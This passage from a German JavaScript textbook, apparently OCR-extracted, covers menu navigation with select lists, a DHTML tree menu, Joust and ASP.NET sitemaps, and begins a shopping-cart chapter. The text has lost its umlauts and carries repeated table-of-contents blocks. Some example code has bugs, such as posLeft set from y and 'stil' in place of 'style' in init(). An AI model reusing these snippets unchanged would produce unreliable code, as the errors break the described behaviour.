   new Array(""),
   new Array("",
             "http://www.microsoft.de/",
             "http://www.firefox-browser.de/"),
   new Array("",
             "http://www.microsoft.com/",
             "http://www.mozilla.com/",
             "http://www.opera.com/")
);
```

Natrlich knnen Sie auch die aus Kapitel 18 bekannte JSON-Notation fr das Array `urls` verwenden; das spart ein wenig Tipparbeit.

Werfen wir nun einen Blick auf das HTML-Formular mit den beiden Auswahllisten:

```
<select name="ober" onchange="zeige(this);">
   <option>---Bitte auswhlen---</option>
   <option>Browserhersteller deutsch</option>
   <option>Browserhersteller englisch</option>
</select>
<select name="unter" onchange="navigation_laden(this);">
   <option value="">---Bitte auswhlen---</option>
   <option value=""></option>
   <option value=""></option>
</select>
```

Um das Skript zu vollenden, mssen noch die zweiten Aufgaben mit JavaScript erledigt werden:

- Die Auswahlliste lschen:

```
auswahllistenreferenz.length = 0;
```

- Die Auswahlliste neu fllen:

```
for (var i=0; i<urls[kategorienr].length; i++) {
   auswahllistenreferenz.options[i] =
      new Option(texte[kategorienr][i],
                 urls[kategorienr][i]);
}
```

Der zweite Parameter des Konstruktors fr das `Option`-Objekt ist die gewnschte `value`-Eigenschaft; damit ist es mglich, in der zweiten Auswahlliste direkt die Funktion `navigation_laden()` aufzurufen.

- Das erste Element der Auswahlliste auswhlen:

```
auswahllistenreferenz.selectedIndex = 0;
```

Fassen wir zusammen: Folgendes Skript bietet Ihnen eine mehrstufige Navigation mit Auswahllisten:

```
<html>
<head>
<title>Navigation</title>
<script type="text/javascript" src="navigation.js"></script>
<script type="text/javascript"><!--
var texte = new Array(
   new Array("---Bitte auswhlen---",
             "",
             ""),
   new Array("---Bitte auswhlen---",
             "Microsoft (deutsch)",
             "Firefox (deutsch)"),
   new Array("---Bitte auswhlen---",
             "Microsoft (englisch)",
             "Mozilla (englisch)",
             "Opera (englisch)")
);
var urls = new Array(
   new Array(""),
   new Array("",
             "http://www.microsoft.de/",
             "http://www.netscape.de/"),
   new Array("",
             "http://www.microsoft.com/",
             "http://home.netscape.com/",
             "http://www.opera.com/")
);
function zeige(auswahl) {
   var kategorienr = auswahl.selectedIndex;
   auswahl.form.elements["unter"].length = 0;
   for (var i=0; i<urls[kategorienr].length; i++) {
      auswahl.form.elements["unter"].options[i] =
         new Option(texte[kategorienr][i],
                    urls[kategorienr][i]);
   }
   auswahl.form.elements["unter"].selectedIndex = 0;
}
//--></script>
</head>
<body>
<h1>Navigation</h1>
<form onsubmit="return false;">
<select name="ober" onchange="zeige(this);">
   <option>---Bitte auswhlen---</option>
   <option>Browserhersteller deutsch</option>
   <option>Browserhersteller englisch</option>
</select>
<select name="unter" onchange="navigation_laden(this);">
   <option value="">---Bitte auswhlen---</option>
   <option value=""></option>
   <option value=""></option>
</select>
</form>
```

```
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 31.2 Mehrstufige Navigation

Im folgenden Listing sehen Sie wieder die Alternative mit der Schaltflche, die das Laden der neuen URL auslst:

```
<html>
<head>
<title>Navigation</title>
<script type="text/javascript" src="navigation.js"></script>
<script type="text/javascript"><!--
var texte = new Array(
   new Array("---Bitte auswhlen---",
             "",
             ""),
   new Array("---Bitte auswhlen---",
             "Microsoft (deutsch)",
             "Firefox (deutsch)"),
   new Array("---Bitte auswhlen---",
             "Microsoft (englisch)",
             "Mozilla (englisch)",
             "Opera (englisch)")
);
var urls = new Array(
   new Array(""),
   new Array("",
             "http://www.microsoft.de/",
             "http://www.firefox-browser.de/"),
   new Array("",
             "http://www.microsoft.com/",
             "http://www.mozilla.com/",
             "http://www.opera.com/")
);
function zeige(auswahl) {
   var kategorienr = auswahl.selectedIndex;
   auswahl.form.elements["unter"].length = 0;
   for (var i=0; i<urls[kategorienr].length; i++) {
      auswahl.form.elements["unter"].options[i] =
         new Option(texte[kategorienr][i],
                    urls[kategorienr][i]);
   }
   auswahl.form.elements["unter"].selectedIndex = 0;
}
//--></script>
</head>
<body>
<h1>Navigation</h1>
<form onsubmit="return false;">
<select name="ober" onchange="zeige(this);">
  <option>---Bitte auswhlen---</option>
  <option>Browserhersteller deutsch</option>
  <option>Browserhersteller englisch</option>
</select>
<select name="unter">
   <option value="">---Bitte auswhlen---</option>
   <option value=""></option>
   <option value=""></option>
</select>
```

```
  <input type="button" value="Go!"
     onclick="navigation_laden(this.form.elements['unter']);" />
  </form>
  </body>
  </html>
```

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 31 Navigation
- 31.1 Navigation mit Pulldown-Mens
- 31.2 Navigation mit DHTML
  - 31.2.1 Baumstrukturen
- 31.3 Alternativen im Web
  - 31.3.1 Joust
  - 31.3.2 Weitere Anstze

top

31.2 Navigation mit DHTML ▼

Auch wenn DHTML eigentlich nichts weiter als ein hssliches Kunstwort ist, haben Sie mit dieser Technik auch in Sachen Navigation erweiterte Mglichkeiten.

Im World Wide Web gibt es eine Reihe von DHTML-Skripten, die teilweise unglaublich ausgefeilt sind. Dennoch wollen wir es uns nicht nehmen lassen, hier einen eigenen Ansatz vorzustellen.

Es ist klar, dass unser eigener Ansatz sich nicht mit den Top-Skripten aus dem Web messen kann, das ist auch gar nicht unsere Absicht. Eines der Hauptziele dieses Buches ist es ja, dass Sie Werkzeuge fr Ihre Arbeit erhalten und dabei auch noch etwas lernen. Und allein schon die technischen Hintergrnde, wie so eine DHTML-Navigation technisch realisiert werden kann, sind sehr lehrreich. Betrachten Sie also die folgenden Skripten nicht als Nonplusultra, sondern als voll funktionsfhigen Ansatz, den Sie einsetzen oder auch entsprechend erweitern knnen.

top

31.2.1 Baumstrukturen ▲

Benutzer des Windows Explorer (**Start** N **Ausfhren** N **Explorer**) oder hnlicher grafischer Dateibrowser kennen die Baumansicht ihres Produkts: Sie sehen zunchst nur eine Liste der Laufwerke. Auf Klick ffnen sich die einzelnen Unterordner. Ersetzen Sie Laufwerke durch Kategorien und Unterordner durch Unterpunkte, und Sie haben das Beispiel aus dem vorangegangenen Abschnitt.

Mit JavaScript und DHTML lsst sich das relativ einfach nachbilden. Der Vorteil: Wenn anfangs nur die Oberkategorien angezeigt werden, ist die Anzeige sehr platzsparend.

Die folgende Lsung geht davon aus, dass sich die Navigation in einem Frame befindet und die Inhaltsseiten in einem anderen Frame namens Inhalt angezeigt werden sollen. Ein mgliches Frameset sieht dann folgendermaen aus:

```
<html>
<head>
<title>Navigation</title>
<frameset cols="150,*">
  <frame src="navigationsframe.html" />
  <frame src="" name="Inhalt" />
</frameset>
</html>
```

Die Datei **navigationsframe.html** enthlt zunchst die Ober- und (ein wenig eingerckt) die Unterpunkte. Die einzelnen Oberpunkte sind in `<div>`-Elemente eingeschlossen, ebenfalls die jeweiligen Gruppen aus Unterpunkten. So ist es mglich, die einzelnen Elemente nach Bedarf ein- und auszublenden.

Nach einem Mausklick auf die Oberpunkte muss eine Funktion aufgerufen werden, die den entsprechenden Unterpunkt sichtbar oder unsichtbar macht.

```
<div id="ober1" style="position: absolute;">
<a href="#" onclick="toggle(1); return false;">Browserhersteller deutsch</a>
</div>
<div id="unter1" style="position: absolute;">
  
<small>
  <a href="http://www.microsoft.de/"
     target="Inhalt">Microsoft</a><br />
</small>
  
<small>
  <a href="http://www.firefox-browser.de/"
     target="Inhalt">Firefox</a><br>
</small>
</div>
<div id="ober2" style="position: absolute;">
<a href="#" onclick="toggle(2); return false;">Browserhersteller englisch</a>
</div>
<div id="unter2" style="position: absolute;">
  
<small>
  <a href="http://www.microsoft.com/"
     target="Inhalt">Microsoft</a><br />
</small>
  
<small>
  <a href="http://www.mozilla.com/"
     target="Inhalt">Netscape</a><br />
</small>
  
<small>
  <a href="http://www.opera.com/"
     target="Inhalt">Opera</a><br />
</small>
</div>
```

Beachten Sie die halbfett hervorgehobenen Elemente in diesem HTML-Code:

- Die `<div>`-Elemente der Oberkategorien tragen den Namen `oberX`, wobei `X` fr die laufende Nummer steht (1, 2, ...).
- Die `<div>`-Elemente der Unterpunkte tragen den Namen `unterX`, wobei `X` fr die laufende Nummer der zugehrigen Oberkategorie steht.
- Bei einem Klick auf einen Kategorienamen wird die Funktion `toggle()` aufgerufen und als Parameter die Nummer der entsprechenden Kategorie bergeben. In der Funktion `toggle()` muss dann die Sichtbarkeit des Mens gesetzt werden – entweder auf sichtbar oder auf unsichtbar.

```
function toggle(nr) {
   var stil = document.getElementById("unter"+nr).style;
```

```
         var v = stil.visibility;
         if (v == "hidden" || v == "hide") {
            stil.visibility = "visible";
         } else {
            stil.visibility = "hidden";
         }
         ausgeben();
      }
```

Die Funktion `ausgeben()` zeichnet die Menpunkte neu.

- Alle HTML-Links werden im Frame `"Inhalt"` geffnet.

Kommen wir zur Funktion `ausgeben()`. Der Status quo ist folgender:

- Alle Oberpunkte sind sichtbar und mssen angezeigt werden.
- Nicht alle Unterpunkte sind sichtbar.
- Die Anordnung der einzelnen Elemente ist nicht korrekt.

In der Funktion `ausgeben()` mssen die einzelnen Elemente korrekt untereinander angeordnet werden. Die horizontale Position ist immer gleich, denn wir haben ja alle Unterpunkte durch `  ` ein wenig eingerckt. Lediglich die vertikale Position muss bestimmt werden.

Der folgende Algorithmus weist allen `<div>`-Elementen ihre korrekte Position zu:

- Der erste Oberpunkt wird ausgegeben.
- Die Hhe des ersten Oberpunktes wird ermittelt (mit `parseInt(document.getElementById("unter"+nr).style.height)`). Sie gibt an, um wie viel tiefer der nchste Punkt ausgegeben werden muss.
- Wenn die ersten Unterpunkte sichtbar sind, werden diese ausgegeben, und ihre Hhe wird noch zu der Hhe des ersten Oberpunktes hinzuaddiert, um die Position fr die nchsten Punkte zu ermitteln.
- Wenn die ersten Unterpunkte nicht sichtbar sind, werden die zweiten Oberpunkte an die korrekte Stelle verschoben und wird deren Hhe hinzuaddiert.
- Das Ganze wird fr alle Ober- und Unterpunkte so ausgefhrt, bis alle Elemente korrekt platziert worden sind.

Zum Start verwenden wir die folgenden Konstanten:

- Alle Punkte sind um zehn Pixel eingerckt.
- Der Abstand des obersten Punkts zum Start der Seite betrgt 50 Pixel.

Die Funktion `ausgeben()` ist dann recht schnell erstellt (unter Zuhilfenahme der Hilfsfunktion `dhtml_moveTo()`):

```
function dhtml_moveTo(id, x, y) {
   var stil = document.getElementById(id).style;
   if (document.all) {
      stil.posLeft = y + "px";
      stil.posTop = y + "px";
   } else {
      stil.left = x + "px";
      stil.top = y + "px";
   }
}

function ausgeben() {
   var y = 50;  // Startwert
   var nr = 1;
   while (document.getElementById("ober" + nr)) {
      var oberstil = document.getElementById("ober"+nr).style;
      var unterstil = document.getElementById("unter"+nr).style;
      dhtml_moveTo("ober" + nr, 10, y); // Oberpunkt
      y += parseInt(oberstil.height);
```

```
      if (unterstil.visibility == "visible"||
         unterstil.visibility == "show") {
         dhtml_moveTo("unter" + nr, 10, y);  // Unterpunkt
         y += parseInt(unterstil.height);
      }
      nr ++;
   }
}
```

Nachfolgend finden Sie noch einmal den kompletten Code mit allen HTML-Elementen und JavaScript-Funktionen. Beachten Sie, wie wieder einmal dank der Ausgliederung von Kernfunktionalitten recht mchtiger Code in recht wenigen Zeilen erstellt werden konnte.

```
<html>
<head>
<title>Navigation</title>
<script type="text/javascript"><!--
function dhtml_moveTo(id, x, y) {
   var stil = document.getElementById(id).style;
   if (document.all) {
      stil.posLeft = y + "px";
      stil.posTop = y + "px";
   } else {
      stil.left = x + "px";
      stil.top = y + "px";
   }
}

function toggle(nr) {
   var stil = document.getElementById("unter"+nr).style;
   var v = stil.visibility;
   if (v == "hidden" || v == "hide") {
      stil.visibility = "visible";
   } else {
      stil.visibility = "hidden";
   }
   ausgeben();
}
function ausgeben() {
   var y = 50;  // Startwert
   var nr = 1;
   while (document.getElementById("ober" + nr)) {
      var oberstil = document.getElementById("ober"+nr).style;
      var unterstil = document.getElementById("unter"+nr).style;
      dhtml_moveTo("ober" + nr, 10, y); // Oberpunkt
      y += parseInt(oberstil.height);
      if (unterstil.visibility == "visible"||
         unterstil.visibility == "show") {
         dhtml_moveTo("unter" + nr, 10, y);  // Unterpunkt
         y += parseInt(unterstil.height);
      }
      nr ++;
   }
}
function init() {
   var nr = 1;
   while (document.getElementById("unter" + nr)) {
      document.getElementById("unter" + nr).stil.visibility =
      "hidden"; nr ++;
   }
   ausgeben();
}
//--></script>
</head>
<body onload="init();">
<div id="ober1" style="position: absolute;">
<a href="#" onClick="toggle(1); return false;">Browserher-
steller deutsch</a>
</div>
<div id="unter1" style="position: absolute;">
  
<small>
   <a href="http://www.microsoft.de/"
      target="Inhalt">Microsoft</a><br />
```

```
</small>
  
<small>
   <a href="http://www.firefox-browser.de/"
      target="Inhalt">Firefox</a><br />
</small>
</div>
<div id="ober2" style="position: absolute;">
<a href="#" onClick="toggle(2); return false;">Browserher-
steller englisch</a>
</div>
<div id="unter2" style="position: absolute;">
  
<small>
   <a href="http://www.microsoft.com/"
      target="Inhalt">Microsoft</a><br />
</small>
  
<small>
   <a href="http://www.mozilla.com/"
      target="Inhalt">Mozilla</a><br />
</small>
  
<small>
   <a href="http://www.opera.com/"
      target="Inhalt">Opera</a><br />
</small>
</div>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 31.3 Links die DHTML-Navigation, rechts die geladene Webseite

Beachten Sie, dass nach dem vollstndigen Laden der HTML-Seite die folgenden zwei Dinge geschehen:

- Alle Unterpunkte werden unsichtbar gemacht.
- Die Funktion `ausgeben()` wird aufgerufen, um die Elemente erstmalig zu positionieren. Damit ersparen wir uns die Positionierungsangaben ber `style="..."` oder `<style>...</style>`.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 31 Navigation**
  - **31.1 Navigation mit Pulldown-Mens**
  - **31.2 Navigation mit DHTML**
    - **31.2.1 Baumstrukturen**
  - **31.3 Alternativen im Web**
    - **31.3.1 Joust**
    - **31.3.2 Weitere Anstze**

25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

31.3 Alternativen im Web ▼

Im World Wide Web gibt es wie angekndigt mehrere unterschiedliche Anstze zum Thema Navigation mit JavaScript/DHTML. Zum Abschluss dieses Kapitels sollen zwei Vertreter dieses Bereichs gebhrende Erwhnung finden. Diese zeichnen sich dadurch aus, dass sie stndig weiterentwickelt werden. Damit ist zu hoffen, dass diese Skripten auch beim Erscheinen neuer Browserversionen stets aktuell und verwendbar bleiben.

top

31.3.1 Joust ▼▲

Unter **http://www.ivanpeters.com/index.htm?page=/joust/** (wenn das nicht funktioniert, gehen Sie ber die Homepage **http://www.ivan-peters.com/**) finden Sie **Joust**, ein System, mit dem eine Menstruktur, die dem Windows Explorer (oder Derivaten) hnelt, leicht mit JavaScript abgebildet werden kann. Die Software kann gratis heruntergeladen und eingesetzt werden (lesen Sie aber die Lizenzbedingung).

Um das Skript an Ihre eigenen Bedrfnisse anzupassen, mssen Sie lediglich Ihre Menstruktur in JavaScript-Code fassen. Jedes Menelement in Joust hat eine eigene, numerische ID. Bei jedem Element knnen Sie zudem angeben, welches Element sein Vaterelement ist. So ist eine eindeutige Abbildung der Struktur mglich, und auch Verschachtelungen knnen mit Joust realisiert werden.

```
var e = theMenu.addEntry(-1,
                         "Folder",
                         "Browserhersteller englisch",
                         "englisch.html",
                         null);
theMenu.addChild(e,
                 "Document",
                 "Microsoft englisch",
                 "http://www.microsoft.com/",
                 null);
theMenu.addChild(e,
                 "Document",
                 "Mozilla englisch",
```

```
                  "http://www.mozilla.com/",
                  null);
theMenu.addChild(e,
                  "Document",
                  "Opera englisch",
                  "http://www.opera.com/",
                  null);
var d = theMenu.addEntry(-1,
                         "Folder",
                         "Browserhersteller deutsch",
                         "deutsch.html",
                         null);
theMenu.addChild(d,
                  "Document",
                  "Microsoft deutsch",

                  "http://www.microsoft.de/",
                  null);
theMenu.addChild(d,
                  "Document",
                  "Firefox deutsch",
                  "http://www.firefox-browser.de/",
                  null);
```

In der Variablen `theMenu` steht (zumindest im Standardcode) eine Referenz auf das Menobjekt. Mit der Methode `addEntry()` fgen Sie dem Men einen neuen Punkt auf oberster Ebene hinzu. Der Rckgabewert der Funktion ist der Identifikator des Meneintrags.

Die Methode `addChild()` dagegen fgt nicht einen Oberpunkt, sondern einen Unterpunkt hinzu. Deswegen muss als erstes Argument an die Funktion eine Referenz auf das Parent-Objekt[1] bergeben werden, in unserem Beispiel also entweder `e` fr den Oberbegriff Browserhersteller englisch oder `d` fr Browserhersteller deutsch.



Hier klicken, um das Bild zu Vergrern

Abbildung 31.4 Auch die Joust-Seite verwendet das Joust-Men (links).

top

31.3.2 Weitere Anstze ▲

Eine einfache Suche bei jeder Suchmaschine frdert eine unbersichtliche Zahl von DHTML-Mens zu Tage. Eine spezielle Empfehlung wird an dieser Stelle **nicht** ausgesprochen, denn ein solches Men lebt davon, dass es regelmig gepflegt und aktualisiert wird, damit mglichst viele (moderne) Browser untersttzt werden. Achten Sie also nicht nur darauf, wie gut das Men in Ihrem Browser funktioniert, sondern auch darauf, wie das in anderen Browsern aussieht. Auch der Verffentlichungszyklus des Mens ist wichtig. Das im vorherigen Abschnitt vorgestellte Joust beispielsweise ist ein Web-Klassiker, hat allerdings seine besten Zeiten eigentlich schon hinter sich. Der Code ist aber so gut geschrieben, dass er immer noch recht gut funktioniert.

Ebenfalls interessant ist es, einen Blick auf die jeweilige serverseitige Technologie zu werfen; manche bieten ebenfalls ein clientseitiges DHTML-Men an – das serverseitig mit Daten gefttert wird. Hier zur Illustration das Men von ASP.NET 2.0. Sie bentigen zunchst eine XML-Datei (**Web.sitemap**) mit einer Beschreibung der einzelnen Navigationspunkte:

```
<?xml version="1.0" encoding="utf-8" ?>
<siteMap xmlns="http://schemas.microsoft.com/AspNet/SiteMap-File-1.0" >
   <siteMapNode url="Default.aspx" title="Homepage" description="Homepage der Anwendung">
      <siteMapNode url="Produkte.aspx" title="Produkte" description="Unsere Produkte" />
      <siteMapNode url="Kontakt.aspx" title="Kontakt" description="Impressum und Kontaktformular" />
   </siteMapNode>
```

```
</siteMap>
```


Diese Sitemap wird von einem speziellen serverseitigen Steuerelement von ASP.NET 2.0 interpretiert und erstellt daraus ein schnes JavaScript-Men − weitgehend browserunabhngig. Die Arbeitsersparnis ist natrlich enorm.

```
<%@ Page Language="JScript" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>JavaScript-Men</title>
</head>
<body>

<form runat="server">
   <asp:Menu
      ID="Menu1"
      runat="server"
      DataSourceID="SiteMapDataSource1">
   </asp:Menu>
   <asp:SiteMapDataSource
      ID="SiteMapDataSource1"
      runat="server" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 31.5 Ein DHTML-Men mit wenigen Zeilen Markup

[1]Der Anglizismus bleibt hier bestehen. In der deutschsprachigen Literatur wird parent object meist mit Vaterobjekt bersetzt, das englische Wort parent ist jedoch geschlechtsneutral und bedeutet Elternteil.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 32 Warenkorb**
  - **32.1 Datenstruktur**
  - **32.2 Mit unsichtbaren Frames arbeiten**
    - **32.2.1 Warenkorb fllen**
    - **32.2.2 Artikel anzeigen**
    - **32.2.3 Warenkorb ndern**
  - **32.3 Mit Cookies arbeiten**
    - **32.3.1 Warenkorb fllen**
    - **32.3.2 Artikel anzeigen**
    - **32.3.3 Warenkorb ndern**
  - **32.4 ber die URL**
    - **32.4.1 Den Warenkorb fllen**
    - **32.4.2 Artikel anzeigen**
    - **32.4.3 Den Warenkorb ndern**
  - **32.5 Fazit**

Manuela Arcuri lhmt das Bruttosozialprodukt. (...) Nach einer Untersuchung des Instituts fr Transdisziplinre Studien sinkt die Produktivitt eines Beschftigten, der das fhrende Pin-up-Girl des Landes (Anm.: gemeint ist Italien) in seinen Computer geladen hat, auf 58 Prozent des Durchschnitts. – aus SPIEGEL Online[1]

Kapitel 32 Warenkorb

Geld verdienen im Internet? Vor einigen Jahren waren die Experten noch der Meinung, das sei so sicher wie das Amen in der Kirche. Nach einiger Zeit stellten dieselben Experten fest, dass es dank des Internets zu vielen Angeboten ebenso viele kostenlose Alternativen gibt. Eine Zeit lang waren die Venture-Capital-Geber (zweck-)optimistisch, im Sommer 2001 jedoch war es mit dem Optimismus vorbei: Der Begriff Dotcom-Pleite tauchte jeden zweiten Tag in einschlgigen Newsdiensten auf, und die amerikanische neue Mode der Pink-Slip-Parties[2] schwappte auch nach Deutschland ber, wenngleich auch ohne nennenswerten Erfolg.

Eines der wenigen Dinge, die von der Konjunkturflaute unbeeindruckt blieben, war JavaScript. Und damit wre auch die (arg konstruierte) berleitung zum Thema dieses Kapitels geschafft. Ein Online-Shop sollte prinzipiell mit serverseitigen Mitteln erstellt werden. Sie haben dann die folgenden Vorteile:

- Die Artikel knnen in einer Datenbank gehalten und damit bequem(er) gewartet werden.

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- Fr bestimmte Aktionen wie etwa das endgltige Versenden der Bestellung bentigen Sie ohnehin serverseitige Mittel.
- Ein JavaScript-Shop funktioniert bei deaktiviertem JavaScript natrlich nicht.
- Bei einer serverseitigen Lsung haben Sie weniger Probleme mit JavaScript-Bugs oder -Unterschieden der Browser. Der zugrunde liegende Code Ihres Shops muss nur auf genau einem System laufen, Ihrem Webserver nmlich, und nicht auf allen Browsern.

Wir wollen in diesem Kapitel ein Konzept fr die Erstellung eines einfachen Online-Shops vorstellen und auch implementieren. Dabei wollen wir auch unterschiedliche Anstze vorstellen, die Informationen whrend des Einkaufs abzuspeichern.

Das Problem liegt auf der Hand: HTTP ist – wie bereits an einer anderen Stelle erwhnt – ein statusloses Protokoll; Daten, die auf einer Seite bekannt sind, knnen auf der nchsten Seite schon wieder unbekannt sein. Es gibt drei Hauptmglichkeiten, wie sich Ihre Shop-Anwendung die Daten doch merken kann:

- mit einem unsichtbaren Frame
- mit Cookies
- durch die Weitergabe der Daten in der URL

Wir werden fr alle drei Mglichkeiten eine Lsung vorstellen. Der prinzipielle Ansatz in Sachen Variablen ist aber jedes Mal derselbe.

Es ist klar, dass an dieser Stelle weder **die** perfekte Lsung noch ein annhernd vollstndiges System angeboten werden kann. Der hier vorgestellte Ansatz ist fr Erweiterungen offen und kann in vielerlei Hinsicht ausgebaut werden. Aber: Der Ansatz funktioniert und ist damit eine geeignete Basis fr Ihre eigenen Unternehmungen.

top

32.1 Datenstruktur

Die einzelnen Artikel werden alle in JavaScript-Variablen abgespeichert. Dadurch lassen sich zwei Fliegen mit einer Klappe schlagen:

- Die Artikelbersicht kann komplett mit JavaScript generiert werden.
- Fr die endgltige Bestellung samt Anzeige des Warenkorbs knnen dieselben Variablen verwendet werden.

Fr die Speicherung der einzelnen Artikel in Variablen wird ein kleines Objekt erstellt:

```
function warenkorb_artikel(nr, name, kurz, lang,
                           grafik, preis) {
   this.nr = nr;
   this.name = name;
   this.kurz = kurz;
   this.lang = lang;
   this.grafik = grafik;
   this.preis = preis;
   this.anzahl = 0;
   return this;
}
```

Wie Sie sehen, wird ein neues Objekt erstellt, in dem die an den Konstruktor bergebenen Daten abgespeichert werden. Als Parameter erwartet die Funktion die folgenden Angaben:

- `nr`: die Bestellnummer des Artikels
- `name`: den Namen des Artikels
- `kurz`: die Kurzbeschreibung des Artikels
- `lang`: eine lange Beschreibung des Artikels fr die ausfhrliche Produktdarstellung
- `grafik`: die URL der zum Artikel gehrenden Grafik
- `preis`: den Preis des Artikels (in)

Innerhalb der Funktion wird noch eine weitere Eigenschaft festgelegt, nmlich die `anzahl`. Dort wird whrend des Einkaufs erfasst, wie viele Stck des Artikels vom Benutzer in den Warenkorb gelegt worden sind.

Ein Artikel wird dann wie folgt erstellt (nachfolgend einige historische Bcher von Galileo Press, die alle nicht mehr erhltlich sind):

```
var buch_c1 = new warenkorb_artikel(
   "3-89842-149-X",
   "Wenz: JavaScript-Rezepte",
   "Christian Wenz: JavaScript-Rezepte. 2001 Galileo Press, Bonn",
   "Christian Wenz: JavaScript-Rezepte. Galileo Press, Bonn.
      1. Auflage 2001. Lektorat: Judith Stevens-Lemoine.
      Korrektorat: Friederike Daenecke. Einbandgestaltung: Barbara
      Thoben.",
   "rezepte.png",
   35.74);
var buch_c2 = new warenkorb_artikel(
   "3-89842-132-5",
   "Wenz: JavaScript",
   "Christian Wenz: JavaScript - Browserbergreifende Lsungen.
      2001 Galileo Press, Bonn",
   "Christian Wenz: JavaScript - Browserbergreifende Lsungen.
      Galileo Press, Bonn. 3. Auflage 2001. Lektorat: Judith
      Stevens-Lemoine. Korrektorat: Friederike Daenecke.
      Einbandgestaltung: Barbara Thoben.",
   "javascript.png",
   40.85);
var buch_c3 = new warenkorb_artikel(
   "3-934358-29-2",
   "Williamson: Dynamic HTML browserbergreifend",
   "Heather Williamson: Dynamic HTML browserbergreifend.
      2001 Galileo Press, Bonn",
   "Heather Williamson: Dynamic HTML browserbergreifend.
      Galileo Press, Bonn. 1. Auflage 2001. bersetzung:
      Roman Impertro. Lektorat: Judith Stevens-Lemoine.
Korrektorat:
      Claudia Falk/Holger Schmidt. Einbandgestaltung:
      Barbara Thoben.",
   "dhtml.png",
   35.74);
var buch_d1 = new warenkorb_artikel(
   "3-934358-05-5",
   "Wolter: Flash 4",
   "Sascha Wolter: Flash 4. 1999 Galileo Press, Bonn",
   "Sascha Wolter: Flash 4, mit CD. Galileo Press, Bonn. 1. Auflage
      1999. Lektorat: Ruth Wasserscheid. Korrektorat: Marcus
      Pfitzenreuter. Einbandgestaltung: Helmut Kraus.",
   "flash.png",
   40.85);
```

```
var buch_d2 = new warenkorb_artikel(
   "3-89842-XXX-X",
   "Leske/Biedorf/Mller: Director 8 fr Profis",
   "Christophe Leske/Thomas Biedorf/Regina Mller: Director 8
      fr Profis. 2000 Galileo Press, Bonn",
   "Christophe Leske/Thomas Biedorf/Regina Mller: Director 8
      fr Profis. Galileo Press, Bonn. 1. Auflage 2000. Lektorat:
      Ruth Wasserscheid. Korrektorat: Sandra Gottmann/Marcus
      Pfitzenreuter. Einbandgestaltung: Helmut Kraus.",
   "director.png",
   51.08);
```

